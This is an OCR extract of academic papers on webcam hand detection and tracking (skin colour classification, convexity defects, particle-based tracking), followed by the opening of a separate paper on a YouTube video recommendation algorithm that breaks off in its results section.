


Figure 1. Schematic representation of the system.

II. BACKGROUND SUBTRACTION

A background subtraction algorithm based on local histograms was suggested in (6) and (7). In the first paper color was used as a feature, but it has proven to be susceptible to changing light conditions, so gradient orientation was introduced as a new feature in the second paper.

A. Algorithm

The image is divided into cells that can overlap each other. The best results are obtained with 8x8 or 12x12 cell size. For each cell the histogram is calculated in the following way.

The gradient magnitude and gradient orientation images are calculated first. Gradient orientation results for each cell are used to determinate to which column of the histogram each gradient result belongs. Good results are achieved by using 8 columns and angles from [0..180°]. The gradient magnitude is added to the selected column. As a pixel can belong to a border of a histogram column a better variant is to use the Gaussian membership function on the gradient orientation so that the value of each pixel affects also adjacent columns.

$$G_j^O(O_k) = \frac{K_j^O}{2\pi\sigma_O}\exp(-\frac{(O_k-O_j)^2}{2\sigma_O^2})$$

, where O_k is a orientation histogram column, O_j the column in relation to which the result is calculated. K_j^O is a normalization constant, and σ_O is defined empirically based on the camera noise.

To increase the cell tolerance to small displacements in the image another Gaussian function is applied, but this time in the spatial domain to favor the central pixels of the cell:

$$G_l^S(S_k) = \frac{K^S}{2\pi\sigma_S}\exp(-\frac{(x_k-x_l)^2+(y_k-y_l)^2}{2\sigma_S^2})$$

where the coordinate $S_k(x_k, y_k)$ is the central coordinate of the cell, and (x_l, y_l) is the coordinate for which the result is being calculated. After the introduction of these improvements the value of a histogram column is calculated as the sum of products of Gaussian functions.

$$h_j = \sum_{k=1}^{n^2} G_l^S(S_k)\, G_j^O(S_k)$$

Histograms are normalized so that the area of each histogram is equal 1. Comparison is performed by calculating the *Bhattacharyya distance*.

$$P_l = \sum_{j=1}^{n_h} \sqrt{h_j^{H_1} h_j^{H_2}}$$

During the implementation was noticed that it's better to use the Euclidean distance instead, as the *Bhattacharyya* distance doesn't take into account the possibility that one of the gradient histograms is equal 0. This can happen for uniform cells where the gradient magnitudes are equal 0.

B. Performance improvements

It is necessary to choose a cell size for the algorithm and by choosing smaller or bigger cells inevitably there is a trade-off between robustness to noise, computation time and accuracy. An improvement of the original algorithm is suggested in (8). The integral image of the histogram is calculated and bigger cell size is used. Unchanged cells are discarded and the other ones are recursively divided to the desired level.

III. SKIN COLOR CLASSIFICATION BASED ON HISTOGRAMS

A brief description of the histogram construction and classification process used in (5).

A. Histogram construction

Images containing skin segments and those that don't have been divided and the skin segments were labeled manually.

Two histograms are constructed, one from the labeled skin pixels and one from all the other pixels. It's not necessary to model 256 columns for each channel. A common procedure is to perform a histogram quantization to 32 columns per channel. One of the best results was obtained while using such a quantization.

B. Classification

The classification is performed by calculating the probability:

$$P(rgb|skin) = \frac{s(rgb)}{N_s}$$

where *s(rgb)* is the number of pixels in the *rgb* column of the skin distribution histogram. N_s is the total number of pixels in the skin distribution histogram.

$$P(rgb|\neg skin) = \frac{n(rgb)}{N_n}$$

where *n(rgb)* is the number of pixels in the *rgb* column of the non-skin distribution histogram. N_n is the total number of pixels in the non-skin distribution histogram.

A pixel is classified as skin element if the ratio between these 2 probabilities is greater than a defined threshold. By changing the threshold we get more false positives and less false negatives or vice versa. The used threshold is based on the ROC curve.

$$\frac{P(rgb|skin)}{P(rgb|\neg skin)} \geq \theta$$

The results were about 80% correctly classified pixels with 8.5% false positive responses or 90% correctly classified pixels with 14.2% false positive responses.

Mixture of Gaussian functions generated from the histograms yield slightly worse results than the actual histograms.

C. Implementation

The concrete histograms were taken from (9). Because the mixture of Gaussian yielded worse results without giving any noticeable performance improvements original histograms were used directly to classify skin pixels.

The histogram was constructed from 14,985,845 skin color pixels and 304,844,751 pixels that didn't belong to human skin.

IV. SKIN COLOR CLASSIFICATION BASED ON CLUSTERING

This algorithm was designed as a color based tracking algorithm in (10) and (4), but in this paper it was used to improve the results of the histogram based skin color classification.

A. Description

The user selects the regions of the objects he wants to track. The algorithm chooses the first pixel and calculates the Euclidean distance between the chosen pixel vector and the weights vector of the cluster. If the distance is smaller than the defined threshold the pixel is added to the cluster and the number of elements of the cluster is increased by 1. If the distance is bigger than the threshold a new cluster is generated and the weights of the pixel become the initial weights of the cluster. The number of elements of the cluster is set to 1.

Pixel color is expressed in the L*a*b* color space. For the classification purposes only components a* and b* are used.

The initialization or the selection of the learning samples is done manually or by some other technique, like in this case with histogram based classification.

Other objects in the scene can be of the same color as the tracked object. In the original paper false positive results were eliminated selecting the biggest connected region as the tracked object.

B. Variations in cluster weights computation

The first pixel associated with the cluster determines its weights. Another tested approach uses the mean of the cluster elements to determine the weights which is computed every time a pixel is added to the cluster. The third approach changes the weights based on the last pixel added to the cluster. All approaches refer to the learning phase of the clustering algorithm. No significant changes in classification quality were observed with the second and third approach so the simplest first variant was used.

C. Other color spaces

The following color spaces were tested: L*a*b, RGB, Ycc, HSV. Neither yielded significantly better results compared to the others. Some show less correctly classified skin pixels with less false positives or vice versa.

The only noticeable differences are in the threshold values. Some color spaces (like HSV, L*a*b*) which group skin colors more densely require a lower threshold, while others (like RGB) require a higher threshold. The tolerance to particular colors is also different between color spaces.

Changes in illumination are not necessarily a result of external sources, but can be the result of refocusing and the camera contrast corrections which we could not affect.

There are differences in tolerance to illumination changes between color spaces. This can be observed when the object moves away from the camera (it usually becomes darker). L*a*b can cope successfully with this problem while for example RGB and Ycc cannot.



Figure 2. Classification for L*a*b* color space. The first line represents the initialization of the algorithm with the region inside the green rectangle. The lower line represents an example of classification. There are plenty false responses and there is intolerance to the seemingly slight color change caused by light condition changes (wrong classified regions inside the palm area).

D. Discarding of clusters

An approach to discard clusters with low pixel count was tested. The results have proven to be worse in regard to correctly classified pixels so this approach was rejected as ineffective.

E. Implementation

The number of clusters is often bigger then 40 and an implementation that stored the clusters directly into data structures would be computationally demanding and inappropriate for real time applications. Instead in the initialization step a field of 256*256*256 elements is

created to cover the entire color space and all the distances [0..border] are computed as sums of absolute values of differences so that integers can be used for better performance. After this initialization step the classification is made simply by using this 3-dimensional field as a look-up table with precomputed distances. In this way the computational requirements have been drastically decreased. The number of clusters doesn't affect the performance of the algorithm.

F. Conclusion

Although it was originally intended for object tracking, because of the poor classification results it's not possible to separate the desired object from the background. However it can be used to improve the results of histogram based classification. Clusters are initialized around each of the colors classified as skin elements. By expanding skin regions with color clustering an error is introduced, but also it has proven to increase the ratio of correctly classified pixels in relation to the total number of pixels marked as skin elements.

V. OPEN HAND DETECTION

Different approaches are mentioned in literature to solve the problem of recognizing hand shape for the purpose of monitoring and recognizing hand gestures. These approaches include the use of Viola-Jones detection and model based localization (11), principal component analysis (PCA) and Fourier descriptors usage (2), self-organizing maps (3), and simple approaches based on tracking using a skin color classification (12).

In this paper a different approach is used that tends to take maximum advantage of the results obtained using the previously described algorithms for skin detection that gave the solution as a set of objects in the image identified by skin color. The number of such objects can be over a few and they are mainly the consequence of the presence of other skin color regions other than the hands, such as the head or elements of the background of similar color.

The basic idea is to recognize the hand based on its shape which is very distinctive. For a description of the shape of a hand, we used its most prominent morphological feature, the presence of fingers as distinct protruding formations. To detect the presence of fingers a method from the *OpenCV* library is used that calculates convexity defects, or dents in an object for which the object is not convex. Such a defect is described by its start and end point, the deepest point in the recess and the depth of the recess which is equal to distance of the deepest point of the line connecting the start and the end point. The occurrence of such defects in the context of a hand does not directly describe the fingers, but the gaps between fingers as shown in Figure 3.

As seen in Figure 3 in the case of a hand there are potentially more defects than the recesses between fingers and other objects can have such defects. However for the gaps between fingers it is characteristic that convex defects have a relatively large depth versus the distance between start and end point of defects. Therefore, a criterion for identifying gaps between fingers is used which rely on the assumption that the gaps must be convex defects with a depth equal to at a least half the distance between the start and the end point.

Another problem that arises is the possibility that due to imprecise skin detection the boundary of the hand and other skin areas is quite uneven, which can cause a lot of small convexity defects that can lead to false recognition of gaps between the fingers that do not actually exist. This problem is resolved by an additional criterion that requires the convexity defects to be sufficiently deep compared to the total perimeter of the observed object.




Figure 3. An example of convexity defects on a hand..

Of course, in the case of the hand we expect that the number of convexity defects that correspond to gaps between the fingers to be 4, but just in case we tolerate the possibility that there is only 3 if one finger is not successfully detected in earlier stages.

The last stage of the algorithm for hand shape recognition needs to determine which among all the objects in the picture is really the hand in case there are multiple objects that meet the criteria described above. For this purpose, using the fact that all the gaps between fingers have roughly similar depths, the object that satisfies the criteria described before and has the highest ratio of depth of the shallowest and deepest convexity defect is declared as the hand.

In addition to speed up the process of finding the object corresponding to a hand all skin colored objects which surface area is less than 1000 pixels are ignored because they are very small (using the resolution 320x240 and 640x480 these objects can take up about 1.3% and 0.3% of a surface of an image), and it is difficult to properly track and almost impossible to reliably recognize any gestures that such object represent.

A. Testing the hand detection

The images from two video clips in 320x240 resolution which are obtained from a web-cam built into a laptop are used for testing. The first video clip contains 470 images while the second clip contains 276 images. The video clips contain a hand that moves in a scene with different backgrounds and different lighting conditions. For the entire set of images several measurements have been calculated: the number of images in which the hand has been successfully identified, the number of images where have been no successful identification and the number of images which contain false-positive

identifications. The test results are shown in the table.

The purpose of hand detection is tracking initialization, thereby it is not essential to detect the hand in each image in a video sequence, it is sufficient to detect the hand in a reasonable period of several seconds so the tracking could begin as soon as possible. Therefore, we believe that the obtained results are more than satisfactory because the performance of the hand detection procedure is good enough to ensure that the tracking begins almost at a same time when the video file loads, and a very small number of false positive detections ensures that the hand is tracked instead of a similar object in the scene.

	Video 1 (470)	Video 2 (276)	Total(746)
Successful hand recognition rate	79.1%	76.1%	78.0%
Unsuccessful hand recognition rate	19.8%	23.9%	21.3%
False-positive hand recognition rate	1.1%	0.0%	0.7%

Table 1. The test results of hand detection

VI. OBJECT TRACKING

There are various algorithms to track objects that are based on some specific characteristic usually color: classification based on color (4), color histograms: modified Camshift (13). The approaches that are based on particle algorithms have proven to be particularly good like Condesation (14). This approach takes into account the gradient, but has the disadvantage that rapid object shape changes are not supported.

Hand tracking is a difficult problem because it must take into account changes in shape, size and sudden and rapid movements. We have taken and modified an algorithm that takes into account all the above, and it is a representative of particle algorithms. It combines different features (color and gradient) which proved to be crucial for the successful tracking of these types of objects.

A. *Original algorithm*

The paper (15) developed an algorithm based on particle approach. Each particle uses two types of features. The first is the KLT feature while the other takes into account the image pixels belonging to the skin. KLT features are named according to the three authors: Canade, Lucas and Tomasi. In combination with images obtained by reducing the size of an original image (image pyramid) they can be efficiently identified; it has been shown that they are robust to noise in the image. If the correlation between the found and the searched feature is smaller than a defined threshold particle is considered lost.

An image with identified skin regions is the input parameter of the algorithm. Not only each particle must be in an area that belongs to a certain color, but it also must satisfy two rules regarding distance. None of the particles should be too close to other particles, and none of the particles should be too far from other particles. The analogy of the birds flight is used where birds keep together, but at a certain distance.

Tracking is initialized by selecting a certain number of particles that satisfy the above conditions. A fixed number of KLT features is generated ($k*n$), where k is an empirical factor. The best number of particles (n) is chosen according to skin color. The locations of existing particles are updated as KLT features. The algorithm uses a search window with image reducing by levels (image pyramid). Particles that are not found or do not meet the criteria are reallocated to meet these conditions. The center is calculated as the mean value.

B. *Tracking initialization*

Instead of using raw probability map, that map is thresholded. It is experimentally determined that skin color values change a lot during rapid hand movements or with mild light changes but the most common reason is video quality. In these cases the algorithm can lose the tracked object. Thresholding reduces constant fluctuations between pixel values.

Tracking is initialized by selecting a certain number of particles that satisfy the above conditions. Initially the particles are selected according to the obtained KLT features. These selected particles are filtered to meet the conditions of minimum distance between two particles and belonging to the skin which is determined by the input skin color image. The number of particles that are removed is compensated by randomly chosen ones that satisfy the conditions.

C. *Object tracking*

Locations of existing particles are updated as KLT features. The algorithm uses a search window of 3x3 pixels with 5 levels of image pyramid. Particles that are not found or do not meet the criteria are removed.

Before computing the center, the outermost particles are temporary removed in order to achieve higher accuracy of center computing. The center is calculated as the mean value because the center shifts, while losing and adding particles are smoother and smaller than the shifts of the median value.

The contour of the object is updated which is derived from the skin color image, and as a contour which contains the calculated center. The original algorithm contains a maximum distance, thereby is not possible to track objects of an arbitrary size therefore in a modified version of the algorithm p outermost particles are taken. A part of such particles is removed, and some are reallocated at half the distance between the old location of a particle and the calculated center. Such reallocated particles do not have to meet all conditions, but they will nevertheless be removed in the next iteration. By removing and reallocating the particles the selection of closer points is enforced, thereby the stability of the

tracking is increased because the likelihood that the observed object is lost due to particle transferring to another object that has strong edges is decreased.
Compensation of particles is done by randomly selecting new ones that meet the defined conditions. The number of attempts to find a new location for each particle is set in advance. It is shown that it is not necessary to look each time for new particle locations as KLT features because a particle is placed on such a spot by the algorithm itself after a few iterations. Another reason is the performance loss that would occur using such reinitialization.
The figure below shows the tracked object which is marked by a blue rectangle and a black colored contour.




Figure 4. Black colored contour indicates the tracked object; a dark blue circle is its center, while light-blue circles indicate the particles. Pink lines symbolize reallocation of particles.

D. *Object loss*

The tracked object can be lost due to object disappearance, poor quality of skin color image and because of sudden movements. Short transition of another object over the tracked one is tolerated in most cases.
An object is considered lost if the center cannot be calculated due to lack of particles. In this case the center is not updated but retains the last known position, thereby the lost object must be restored to its previous position to re-start tracking. The old center is marked in the image if the object is lost.




Figure 5. Migration of particles on adjacent object due to presence of objects of similar color.

VII. HAND STATE RECOGNITION

The paper (16) recognizes the state of the hand in the way that an image of the hand is binarized and the vertical and the horizontal projection is determined. Hand gesture is determined by obtained functions.

Somewhat more robust method (17) is proposed to recognize different hand gestures in a way that the image of the hand is binarized and the center of gravity is determined. After that for one or more circles which have smaller radius than the circle which surrounds the hand number of crossings with a hand is calculated. The number of crossings minus one (because of the arm) denotes the number of fingers. This feature is invariant to rotation, translation and scaling.

A. *Implementation*

Due to lower camera quality and possibility of fast hand movements the contours of the hand is averaged and is difficult to distinguish a greater number of gestures. Therefore, only the main idea is taken, which is that the number of fingers is determined by the number of intersections with the circle. However, if a person does not cover his wrist the center of the gravity can be driven out and the classification would not be correct.

Therefore, it is implemented as follows. The part of the algorithm for open hand detection that counts convex defects has been reused. If the number of defects is larger than a predefined threshold the hand is considered to be open otherwise it is considered closed. These are the only supported states. Recognition has proved robust even with a smaller presence of noise.

VIII. CONCLUSION

This paper describes a system that achieves a natural interface just with a simple web-camera as input device. The realization of such a system has proved to be a quite complex problem and for its successful implementation it was necessary to combine a number of different techniques and algorithms described in this paper. The system has proven quite successful in fulfilling its tasks in case those good working conditions are insured (good illumination and static background). In the case of a background which has very similar color as the skin, or in case of inadequate illumination, system performance significantly decreases. The main problem is the high sensitivity of the image as a source of information regarding shooting conditions, and it is very difficult to build a system that would be robust enough to ensure proper operation in every possible scenario of application.

Therefore, we believe that the use of advanced specialized sensors which are installed in such commercial systems is justified, and that without further progress in the field of computer vision it's not possible to completely replace traditional interfaces with natural interface in applications that require high-precision control.

IX. LITERATURE

1. **Yin , Xiaoming and Xie, Ming.** *Hand Posture Segmentation, Recognition and Application for Human-Robot Interaction.* Singapore : s.n., 2007.

2. **Thomas Coogan, George Awad, Junwei Han, Alistair Sutherland.** *A Real Time Hand Gesture*

Recognition Including Hand Segmentation and Tracking. Dublin City University : s.n., 2007.

3. **Ying Wu, Qiong Liu, Thomas S. Huang.** *An Adaptive Self-Organizing Color Segmentation Algorithm with Application to Robust Real-time Human Hand Localization.* s.l. : University of Illionois, 2000.

4. *Robust Hand Tracking Using a Simple Color Classification Technique.* **Miaolong Yuan, Farzam Farbiz, Corey Mason Manders and Tang Ka Yin.** Singapore : The International Journal of Virtual Reality, 2009.

5. *Statistical Color Models with Application to Skin Detection.* **Michael J. Jones, James M. Rehg.** Cambridge : s.n.

6. *Local Kernel Color Histograms for Background Substraction.* **Noriega, Philippe, Bascle, Benedicte Bascle and Bernie, Olivier.** Lannion, France : s.n., 2006.

7. *Real Time Illumination Invariant Background Subtraction Using Local Kernel Histograms.* **Bernier, Olivier and Noriega, Philippe.** Lannion, France : s.n., 2006.

8. *Vision Based Pose Recognition In Video Game.* **Jang, Dong, Jin, Xiang and Kim, Tae.** Seoul, South Korea : s.n., 2008.

9. *http://www.msdnproject.com/code/815890.htm#3.*

10. *A Real Time Hand Tracking System for Interactive Applications.* **Rautaray, Siddharth Swarup and Agrawal, Anupam Agrawal.** Allahabad, India : International Journal of Computer Applications, 2011.

11. **Fratrić, Ivan.** *Biometrijska verifikacija osoba temeljena na značajkama dlana i lica dobivenim iz video sekvenci.* Zagreb : FER, 2010.

12. **Miaolong Yuan, Farzam Farbiz, Corey Mason Manders, Tang Ka Yin.** *Robust Hand Tracking Using a Simple Color Classification Technique.* Singapore : The International Journal of Virtual Reality, 2009.

13. *Vision-based two hand detection and tracking.* **Zhan, Yinwei and Wen, Jiajun.** New York, USA : ICIS, 2009.

14. *Condensation - conditional density propagation for visual tracking.* **Isard, Michael and Blake, Andrew .** s.l. : International Journal of Computer Vision, 1998.

15. *Fast 2D Hand Tracking with Flocks of Features and Multi-Cue Integration.* **Kolsch, Mathias and Turk, Matthew.** Santa Barbara : s.n.

16. *Hand Posture Segmentation, Recognition and Application for Human-Robot Interaction.* **Xie, Xiaoming Yin and Ming.** Singapore : s.n., 2007.

17. *Fast Algorithm for Vision-based Hand Gesture Recognition for Robot Control.* **Asanterabi Malima, Erol Özgür, and Müjdat Çetin.** Istanbul, Turkey : s.n., 2011.

Recommendation of YouTube Videos

M. Brbić, E. Rožić and I. Podnar Žarko
Faculty of Electrical Engineering and Computing (FER), Zagreb, Croatia
firstname.lastname@fer.hr

Abstract - YouTube is a huge video-sharing service with hundreds of millions of users and hundreds of thousands of videos being uploaded every day. Thus, recommendation of YouTube videos to a single user is a challenging problem which cannot be solved by simply reusing the prevailing recommendation methods.

The paper presents a specific recommendation algorithm for YouTube which relies on the data retrieved through the YouTube Data API. A cloud-based application integrates the proposed algorithm and offers a web interface to end users. The paper presents a preliminary analysis of the recommendation quality and lists YouTube Data API limitations which influence the design of recommender systems for YouTube videos.

I. INTRODUCTION

Recommender systems and algorithms stem from fields such as cognitive science, approximation theory, information retrieval and forecasting theories. In the mid-1990s recommender systems have become an independent research area and today we can classify recommender algorithms in three basic categories: content-based recommendations, collaborative recommendations and hybrid approaches [1].

Content based recommendations predict future user actions and preferences based on their past actions. Collaborative recommendations try to find similarities between a user and other users who have already used the system, and based on past actions of similar users recommend some content which might be interesting to the user. Hybrid systems combine both approaches to offer better recommendation performance.

Recommendation algorithms depend widely on the available data set which captures past user behavior, similarities between the data and also on context such as time of year or user's current location. Collaborative recommendation systems typically produce their recommendations based on user and item information while taking into account user context. Thus, the two-dimensional User×Item matrix which shows which items have been consumed by all system users in the past is extended to multidimensional space to take context information into consideration. The easiest way to solve the problem related to context and avoid extending the matrix to multidimensional space is reduction-based recommendation proposed in [2]. Reduction based recommendation uses only ratings that correspond to the specified context and reduces greatly the input dataset.

YouTube recommendation is a specific problem which cannot be solved by simply reusing existing recommendation methods. There are about 485,000,000 videos in repository [4] and that number is growing every minute. Approximately, 48 hours of video are uploaded every minute, resulting in nearly 8 years of content uploaded every day [5]. A large number of users and great dynamicity of YouTube content represent special challenges to recommender systems. Moreover, YouTube gives limited access to user and video information through the YouTube Data API which represent another major difficulty. For example, it is not possible to access a viewing history for a user but it is possible to find out which videos a user has added to his/her favorites or uploaded over time and also which videos a user has rated positively (within the last 60 days [6]. By reusing such data, a User×Item matrix would be almost a zero matrix because the probability that two users have added the same video to their favorites is very small. Therefore, the standard collaborative recommendation methods are not applicable. The problem with content based approaches is that almost every user has a set of videos (his favorites and likes) which is too small, and if a recommender systems would use such small amount of information regarding a user to find the right video from the set of millions of videos in the YouTube repository, the resulting recommendation quality would be extremely poor. Therefore, we propose a different approach which is specific for YouTube recommendation.

In this paper we describe our algorithm and initial experimental evaluation of our algorithm. The paper is organized as follows: In Section 2 we present our algorithm and the idea behind it. Section 3 describes the implementation of the algorithm and related technologies. Section 4 preliminary evaluation results of the recommender system while Section 5 closes the paper with conclusions and lists possible system improvements.

II. ALGORITHM DESCRIPTION

Since we have concluded that a content-based approach is simply inapplicable for YouTube recommendation in any form because of the lack of usable information about a user, we have decided to find another criterion to identify similar users for a target user U for whom the recommendation is made. Of course, the limitation is the aforementioned set of data that we have access to via the YouTube API.

We can get a list of user's friends, but recommendation of videos that his/her friends have liked in the past is probably not a good solution for many reasons. The user does not have to share the same taste as his friends, and it is likely that the user will share videos with his friend who have the same taste as he/she (YouTube has an option

share) while a large number of users do not have many friends on YouTube. Thus, as users that are most similar to user U (his related users), we have decided to choose those users that have uploaded videos which user U has rated positively or added to favorites. The assumption is that if user U has liked a video which the user R has uploaded in such a degree that he added that video to favorites or rated it positively, the user U will probably also like other videos which user R uploads, rates positively or adds to his favorites. This assumption is similar to the follower effect which is characteristic for Twitter, where user U is the follower of user R. However, we have realized that this assumption could be valid only for those videos that are in the same category as the video which user U likes. For example, if user U liked a music video which user R uploaded, it is likely that user U and user R have the same taste in music. However, we cannot make any assumption about the interests of user U in other categories like sports or entertainment compared to user R.

The first step of the algorithm finds all videos that user U has liked or added to favorites in the past, and then it identifies the users that have uploaded those videos and the categories of those videos. Those are the related users of user U. This information is stored for every user and is updated at each subsequent rerun of the algorithm (login to the system or request for a recommendation). The information is stored per each user as a Related_user×Category matrix which gives the number of videos from a given category which user U has liked or added to favorites from a related user. Since the matrix will most probably be very scarce (it seems very unlikely that one user will be related to another in more than one or two categories) it is most appropriate, in our opinion, to use a data structure like a map (dictionary) to store it.

The second step of the algorithm finds all the videos that the related users of a user U have liked, added to favorites or uploaded in the same category which relates the two users. Those videos are considered to be of interest to user U. It is obvious that the recommendations will be better for more active users i.e. users with greater number of related users. The assumptions are that the users who upload videos are active YouTube users, as it is often the case with such users, and that user U has videos that he/she added to favorites or has positively rated.

Finally, after obtaining videos of all related users which represent potential recommendations, we have to rank them. For that we have decided to use the information about the number of views of each video (*viewCount*) and the number of times a video had been positively (*likeCount*) or negatively (*dislikeCount*) evaluated. That information represents, in a way, the recommendation of the whole YouTube community. We also took into account two parameters that are specific for our algorithm. Those are the *appearanceNumber* and *userFactor*. All parameters used for ranking of the videos are summarized in table 1.

For the purpose of ranking we take the logarithm of the number of views of a video to get an order of magnitude because the number of views of a video spans from several tens to several hundreds of millions and we wanted it to have a relatively equal part in the ranking process as the other parameters. The overall assessment of a video we decided to punish according to the proportion of negative evaluations of the video. We found empirically that it is desirable for better results to attenuate the impact of that portion and therefore we decided to take the square root. If that is not done then videos with very few views and even fewer ratings, all of which are positive, are ranked very high. That is not really good because there are a lot of such videos which are liked by close friends and acquaintances, but few others would find them interesting.

If more than one related users have added the same video in their favorites or liked it, extra weight is given to the video in the ranking process. This is represented by the *appearanceNumber* parameter. For example, if a video appears in the potential recommendations of two related users then the *appearanceNumber* of that video is set to 2. However, a situation in which the *appearanceNumber* is greater than 1 will be very rarely satisfied because the probability that two or more related users in a limited period of time have added to favorites or positively rated the same video (among all the videos on YouTube) is very small. The *userFactor* is the information that is held by the Related_user×Category matrix, i.e. it is the number of times user U liked or favorited a video from a related user in a specific category. Since the *userFactor* is less significant than the *appearanceNumber* and is much more likely to be greater than 1 we attenuated the value of *userFactor* by using the square root.

TABLE 1. – RANKING PARAMETERS

Parameter name	Parameter description
viewCount	number of views of the YouTube video
likeCount	number of positive ratings (likes) of the YouTube video
dislikeCount	number of negative ratings (dislikes) of the YouTube video
userFactor	the number of times the user liked or favorited a video in the same category as this video that the related user, in whos activity this video was found, uploaded
appearanceNumber	the number of times this exact video is recommended in the current recommendation (usualy one)

The final formula used for ranking videos identified as potentially interesting to a user is the following:

$$\text{rating} = \frac{\log(\text{viewCount})}{\sqrt{\frac{\text{dislikeCount}}{\text{dislikeCount}+\text{likeCount}}}} \cdot \sqrt{\text{userFactor}} \cdot \text{appearance Number} \quad (1)$$

where rating is a score given to each video.

In cases when the *dislikeCount* is equal to zero it is necessary to make a correction of its value. We found empirically that in this case it is desirable to set the value

of the *dislikeCount* to one. If a video is really good and has a large number of positive ratings and a large number of views then adding a one dislike to such video will not have a major impact on its overall rating. If a video has a small number of positive ratings and a small number of views this will greatly reduce its rating, but this effect is positive because we usually don't want to recommend such a video (obviously this video is interesting to a small group of people, and therefore it is not likely that it will be interesting to user U).

III. IMPLEMENTATION

The recommender system is implemented as a web-application[1] written in the Java programming language on the Google App Engine cloud computing platform [7] using YouTube Data API libraries for extracting required data sets from YouTube.

The user interface enables the user to enter his/her YouTube username and choose among two options – make a new recommendation or view past recommendations.

When a user makes the first request for a recommendation, the application contacts YouTube and gets all the favorite videos of that user and all the videos that he liked (rated positively) as far in the past as the YouTube API will let it or keeps track itself (60 days). The information about the users who uploaded those videos and the categories of those videos are extracted and stored in the Google App Engine datastore as RelatedUser entities which represent the Related_user×Category matrix for that user. Also, a User entity is stored containing the username and the date and time of the last recommendation request for that user. Every subsequent time that same user makes a recommendation request the application retrieves from YouTube only the activity (liked and favorite videos) from the last time the user made a recommendation request and updates the Related_user×Category matrix for that user, i.e. updates some and adds new RelatedUser entities if necessary.

After all the related users and corresponding categories for a user are found the application contacts YouTube again and retrieves all the videos the related users have liked, added to favorites or uploaded (in the right category) since the last recommendation request of the user using the application (or 14 days if first use). First the *appearanceNumber* and *userFactor* parameters for each video are set and then the rating for each video is calculated by the algorithm formula. The videos are then sorted by the calculated rating in a descending order and the first 25 are taken as the recommendation.

Before the recommended videos are shown to the user a Recommendation entity is made with two parameters: time and date of its making and the time span it took for recommendation. Also, for each of the recommended videos a RecommendedVideo entity is made which are all put as children of the just made Recommendation entity and which hold information about the videos that were recommended. That is needed for users to be able the see their past recommendation and more importantly for the application to be able to note if the recommended video has been clicked on by the user it was recommended to.

If the user chooses on the main page to view his past recommendations the application simply gathers information about the past Recommendation entities of that user and presents them to the user in the form of the time the recommendation was made and the time span it was made on. If a user clicks on one of them the past recommendation is shown in its exact original form. The application simply does that by finding the relevant RecommendedVideo entities in the datastore.

Whenever a user of the application clicks on a recommended video the link does not take him directly to the URL of the video. Instead it takes him to a separate URL on the application on which operates a servlet that takes the information from the GET request and based on them retrieves the relevant RecommendedVideo entity from the datastore. It gets the real URL of the video from the retrieved RecommendedVideo entity but before it redirects the user to that URL it marks the entity (or rather the video that the entity represents) as clicked and puts it back in the datastore. In that way the usage of the application can be easily tracked and some simple tests of quality of the recommendations can be made.

IV. RESULTS

In order to view the results objectively the reader should know that the collected data for the evaluation of the algorithm was collected from very similar people in very similar circumstances and should also be aware of the fact that we made a small improvement on the algorithm at the time of testing which we believe improves the quality of the recommendations greatly. At first the maximum amount of time (60 days) of recent activity of related users was used for the first recommendation. We realized that because of that the first recommendation will have a great chance of having high ranked videos that the user had already watched and that it will divert the user from using the application again. So we decided to reduce the time span for that first recommendation to 14 days, a time period we considered long enough to generate sufficient videos and yet short enough for those videos to be recent. Because of that the data collected after the change will be presented separately.

The application was used by a total of 113 users. Of those 113 users 29 have no related users and were thus useless for the algorithm. There are two reasons why a user would have no related users. The first is the obvious one – the user has no favorites and has not rated any video in the 60 days prior to using the application and the second is that the user's YouTube profile is private. Those 29 users are not taken into further account; all calculations are made on the remaining 84.

The average number of related users over all users is 15.86. It is interesting to observe the average number of related users of only the users who have made more than one recommendation and those who have made only the first and never came back. The average number of related users of the users that made only one recommendation is 14.84 while the average number of related users of the

[1] http://givemeclips.appspot.com

users that made 2 or more recommendations is 27.92. This is a strong indication that users with more related users get better recommendations.

Of the 84 valid users 7 had very few (1 to 3) and apparently very inactive related users because no videos were recommended to them. If we disregard those 7 users we are left with 77 users of which 13 have returned after making the first recommendation, which is 16.88%. If we now separate those 77 users by the time span of their first recommendation (60 and 14 days i.e. before and after the change) we get a group of 52 and a group of 25 users respectively. Of those 52 users that made the first recommendation before the change to the application 7 returned after the first recommendation, which is 13.46%. Of the other 25 users 6 returned, which makes 24%. This clearly indicates that the change to the application/algorithm was a positive one.

Since the first recommendations are a bit different than the others because they cover a longer time period and often recommend a lot more videos, at least in the small dataset we have gathered, we decided to analyze them separately.

